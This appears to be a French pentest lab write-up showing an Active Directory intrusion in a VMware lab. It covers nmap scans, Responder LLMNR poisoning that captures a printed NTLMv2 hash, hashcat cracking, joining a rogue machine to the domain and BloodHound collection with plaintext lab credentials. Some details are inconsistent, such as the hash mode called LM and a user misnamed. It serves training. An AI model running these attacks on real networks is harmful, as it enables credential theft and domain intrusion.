


C. INSTALLATION DE LA MACHINE VIRTUELLE WINDOWS 10-1 SUR VMWARE :

Cette machine fera office de poste utilisateur. Elle sera aussi notre point de départ de notre test d'intrusion.

Compte administrateur local de la machine : ".\WINATK"

Configuration générale de la machine virtuelle Windows 10-1



I. CONFIGURATION RESEAU DE LA MACHINE :

La machine est en WORKGROUP et a une carte réseau en NAT.

```
PS C:\Users\WINATK> ipconfig


Configuration IP de Windows

Carte Ethernet Ethernet1 :



    Suffixe DNS propre à la connexion... : localdomain
    Adresse IPv4. . . . . : 192.168.229.145
    Masque de sous-réseau. . . . . : 255.255.255.0
    Passerelle par défaut. . . . . : 192.168.229.2
PS C:\Users\WINATK>
```

II. DOSSIER PARTAGE :

Pour le transfert de fichiers entre cette machine et la Kali Linux, nous allons d'abord créer un dossier partagé sur la Windows :




En cliquant sur "Autorisations", nous allons donner des droits à l'administrateur local de la machine sur ce dossier :



D. INSTALLATION DE LA KALI LINUX

I. CONFIGURATION GENERALE DE LA MACHINE VIRTUELLE KALI



La KALI est aussi sur le même réseau que le reste des machines. Sa carte réseau est en NAT.

IP de la machine : 192.168.229.152

```
(rel@rel)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UNKNOWN group default qlen 1000
    link/ether 00:0c:29:2a:e0:d5 brd ff:ff:ff:ff:ff:ff
    inet 192.168.229.152/24 brd 192.168.229.255 scope global dynamic noprefixroute eth0
        valid_lft 901sec preferred_lft 901sec
    inet6 fe80::a447:e6cf:887e:2676/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

Cette machine est l'outil principale de la RED TEAM.

II. MONTER LE DOSSIER PARTAGE AVEC LA WINDOWS 10-1

Tout d'abord nous allons créer un dossier :

```
$ mkdir KALI_WINATK
```

Puis nous allons monter le dossier partagé dedans :

```
$ sudo mount.cifs //192.168.229.145/KALI_WINATK  
/home/rel/Bureau/KALI_WINATK -o user=winatk`
```

```
└─(rel㉿rel)-[~/Bureau]  
└$ sudo mount.cifs //192.168.229.145/KALI_WINATK /home/rel/Bureau/KALI_WINATK -o user=winatk`  
Password for winatk@//192.168.229.145/KALI_WINATK:
```

```
└─(rel㉿rel)-[~/Bureau]  
└$ █
```

3. TEST D'INTRUSION

A. ENUMERATION

NMAP

Nous allons commencer notre test d'intrusion bien comme il faut avec un bon NMAP.

NMAP, qui signifie "Network Mapper", est un outil de scan de réseau open source. Il est conçu pour découvrir des hôtes et des services sur un réseau informatique, créant ainsi une "carte" du système. C'est un outil essentiel dans le domaine de la sécurité de l'information, de l'administration réseau et généralement de tout ce qui concerne l'audit et la maintenance du réseau.

Nous allons commencer par scanner le réseau sur lequel nous sommes :

✖️ ⌂ 🔍

\$ nmap 192.168.229.3-254

```
└─(rel@rel)-[~]
$ nmap 192.168.229.3-254
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-02 14:00 CEST
Nmap scan report for 192.168.229.145
Host is up (0.79s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds

Nmap scan report for 192.168.229.146
Host is up (0.00030s latency).
Not shown: 988 closed tcp ports (conn-refused)
PORT      STATE SERVICE
53/tcp     open  domain
88/tcp     open  kerberos-sec
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
389/tcp    open  ldap
445/tcp    open  microsoft-ds
464/tcp    open  kpasswd5
593/tcp    open  http-rpc-epmap
636/tcp    open  ldapssl
3268/tcp   open  globalcatLDAP
3269/tcp   open  globalcatLDAPssl
3389/tcp   open  ms-wbt-server

Nmap scan report for 192.168.229.152
Host is up (0.00098s latency).
All 1000 scanned ports on 192.168.229.152 are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)

Nmap scan report for 192.168.229.153
Host is up (0.89s latency).
Not shown: 990 closed tcp ports (conn-refused)
PORT      STATE SERVICE
80/tcp     open  http
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
443/tcp    open  https
445/tcp    open  microsoft-ds
1433/tcp   open  ms-sql-s
3389/tcp   open  ms-wbt-server
49152/tcp  open  unknown
49153/tcp  open  unknown
49154/tcp  open  unknown

Nmap done: 252 IP addresses (4 hosts up) scanned in 8.47 seconds
```

Nous pouvons voir les ports ouverts, services...

(les IP 192.168.229.1 et 192.168.229.2 sont respectivement le serveur Ubuntu et la passerelle VMWare)

Nous constatons que l'IP 192.168.229.146 a des services "domain", "kerberos-sec" ...

C'est le DC.

Nous allons lancer donc à nouveau un NMAP mais cette fois un plus puissant pour récupérer le maximum d'informations :

```
$ nmap -sV -sC 192.168.229.146
```

```
[rel@rel:~] $ nmap -sV -sC 192.168.229.146
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-28 18:25 CEST
Nmap scan report for 192.168.229.146
Host is up (0.00028s latency).
Not shown: 988 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain      Simple DNS Plus
80/tcp    open  http        Microsoft IIS httpd 10.0
|_http-title: IIS Windows Server
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_ Potentially risky methods: TRACE
80/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2023-05-28 16:26:16Z)
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
389/tcp   open  ldap        Microsoft Windows Active Directory LDAP (Domain: sad.corp, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds Windows Server 2016 Standard Evaluation 14393 microsoft-ds (workgroup: SAD)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http  Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap        Microsoft Windows Active Directory LDAP (Domain: sad.corp, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
Service Info: Host: DC-PARENT; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|_ 311:
|_ Message signing enabled and required
|_clock-skew: mean: -38m53s, deviation: 1h09m16s, median: 1m05s
| smb2-time:
|_ date: 2023-05-28T16:26:16
|_ start_date: 2023-05-22T10:07:37
| smb-os-discovery:
|_ OS: Windows Server 2016 Standard Evaluation 14393 (Windows Server 2016 Standard Evaluation 6.3)
|_ Computer name: DC-PARENT
|_ NetBIOS computer name: DC-PARENT\x00
|_ Domain name: sad.corp
|_ Forest name: sad.corp
|_ FQDN: DC-PARENT.sad.corp
|_ System time: 2023-05-28T10:26:16+02:00
|_nbstat: NetBIOS name: DC-PARENT, NetBIOS user: <unknown>, NetBIOS MAC: 000c29eed372 (VMware)
| smb-security-mode:
|_ account_used: guest
|_ authentication_level: user
|_ challenge_response: supported
|_ message_signing: required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.39 seconds
```

RESPONDER / LLMNR POISINING

Nous avons besoin des identifiants de connexion d'un utilisateur ainsi que le nom du domaine pour pouvoir y joindre notre machine Windows.

Nous allons donc utiliser RESPONDER pour cela. Il suffit qu'un utilisateur fasse une action.

Exemple : se tromper dans le nom du dossier partagé en le cherchant dans l'explorateur de fichiers.

```
[+] Listening for events...

[*] [NBT-NS] Poisoned answer sent to 192.168.229.153 for name SAD (service: Domain Master Browser)
[*] [NBT-NS] Poisoned answer sent to 192.168.229.153 for name SAD (service: Domain Master Browser)
[*] [NBT-NS] Poisoned answer sent to 192.168.229.153 for name SAD (service: Domain Master Browser)
[*] [NBT-NS] Poisoned answer sent to 192.168.229.153 for name DCPARNT (service: File Server)
[*] [LLMNR] Poisoned answer sent to 192.168.229.153 for name dcparnt
[*] [LLMNR] Poisoned answer sent to 192.168.229.153 for name dcparnt
[SMB] NTLMv2-SSP Client : 192.168.229.153
[SMB] NTLMv2-SSP Username : SAD\SaadEddine
[SMB] NTLMv2-SSP Hash : SaadEddine::SAD:deb3c8e1a5210793:586FF19BA4A526DB172FD8B209EACDD7:010100000000000000000000E9D5CF2ACD901
827D5E800D567AF00000000002000800330048005900310001001E00570049004E002D004200540045004F004900430048004B005400390053000400340057
0049004E002D004200540045004F004900430048004B005400390053002E0033004800590031002E002E004C004F00430041004C00030014003300480059003100
2E004C004F00430041004C000500140033004800590031002E004C004F00430041004C000700080000E9D5CF2ACD901060004000200000008003000300000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000900180063006900660073002F00640063007000610072006E00740000000000000000000000000000000000000000000000000000000000000000000000000000000000
[*] [LLMNR] Poisoned answer sent to 192.168.229.153 for name dcparnt
[*] [LLMNR] Poisoned answer sent to 192.168.229.153 for name dcparnt
```

Nous avons réussi à capturer des informations.

Nous avons tout d'abord une IP 192.168.229.153. Ce n'est pas le DC, dommage...

Ensuite un "Username" : SAD\SaadEddine

Donc le nom du domaine AD commence par SAD.

Nous avons aussi l'identifiant d'un utilisateur "pc-admin" ainsi que le hash NTLMv2 de son mot de passe.

Essayons de le casser !

HASHCAT

Pour récupérer le mot de passe en clair à partir d'un hash, nous allons utiliser Hashcat.

Nous allons tout d'abord enregistrer le hash trouvé dans un fichier puis nous allons lancer Hashcat :

```
$ sudo hashcat -m 5600 --force -a 0 saadeddine.responder  
/usr/share/wordlists/fasttrack.txt
```

Décortiquons les options de la commande :

```
$ ` # -m : mode de hachage, ici c'est LM (5600 est l'id de LM  
dans Hashcat)  
# --force : forcer Hashcat à continuer même s'il y a des warnings  
# -a 0 : "attack mode", 0 représente l'attaque par dictionnaire  
# saadeddine.responder : le fichier contenant le hash NTLMv2  
récupéré  
# /usr/share/wordlists/fasttrack.txt : dictionnaire utilisé`
```

```
(rel@rel)-[~]
$ sudo hashcat -m 5600 --force -a 0 saadeddine.responder /usr/share/wordlists/fasttrack.txt
hashcat (v6.2.6) starting

You have enabled --force to bypass dangerous warnings and errors!
This can hide serious problems and should only be done when debugging.
Do not report hashcat issues encountered when using --force.

OpenCL API (OpenCL 3.0 PoCL 3.0+debian Linux, None+Asserts, RELOC, LLVM 13.0.1, SLEEPF, DISTRO, POCL_DEBUG) - Platform #1 [The
pool project]

=====
* Device #1: pthread-Intel(R) Xeon(R) CPU E3-1245 V2 @ 3.40GHz, 2904/5872 MB (1024 MB allocatable), 2MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
```

[snip]

[snip]


Nous avons le mot de passe en clair !!

Nous allons essayer maintenant de joindre notre machine Windows au domaine.

JOINDRE UNE MACHINE ATTAQUANTE WINDOWS

Maintenant que nous avons les identifiants de connexion d'un utilisateur du domaine, nous allons les utiliser pour y joindre notre machine.


Première chose à faire est : renseigner l'IP du DC comme serveur DNS de notre machine :



Maintenant nous allons tenter de joindre le domaine. Mais nous n'avons pas le nom complet.


Nous allons donc tester les extensions classiques de noms de domaines : local, corp ...

SAD.LOCAL :




Pas de chance ...

Essayons SAD.CORP :



BINGO !

Essayons avec les identifiants que nous venons de récupérer :



Avec une installation par défaut d'un ADDS, n'importe quel utilisateur du domaine peut joindre une machine à ce dernier. C'est que nous avons exploitée ici.

Essayons maintenant de nous connecter



Notre poste est dans le domaine et nous avons une session. Ça nous permettra de commencer pour de vrai notre test d'intrusion. :)

I. ENUMERATION DANS LE DOMAINE

- BLOODHOUND

Après avoir obtenu les identifiants d'un utilisateur, nous pouvons maintenant commencer à cartographier le domaine à l'aide de BloodHound.

Cela nous aidera également à avoir une vue claire et organisée de notre pentest avec les chemins les plus courts, montrant certains éléments (comptes d'utilisateurs, groupes, ordinateurs, DCs...)

Voici les commandes nécessaires :

```
$ pip install bloodhound
```

- Pour installer BloodHound si besoin :
- Création d'un dossier pour les résultats (pour l'organisation ^^)

```
$ mkdir SAD-CORP-BLOODHOUND  
$ cd SAD-CORP-BLOODHOUND
```

- Lancer la collecte BloodHound :

```
$ bloodhound-python -u saadeddine -p Test1234 -ns 192.168.229.146 -  
d sad.corp -c All
```


Maintenant que nous avons récupérer les JSON nous allons lancer le GUI de BloodHound mais avant, on lance la BDD Neo4J :

```
$ cd /usr/bin  
$ sudo ./neo4j console
```

```
(rel@rel)-[/usr/bin]  
$ sudo ./neo4j console  
Directories in use:  
home:      /usr/share/neo4j  
config:    /usr/share/neo4j/conf  
logs:      /etc/neo4j/logs  
plugins:   /usr/share/neo4j/plugins  
import:    /usr/share/neo4j/import  
data:      /etc/neo4j/data  
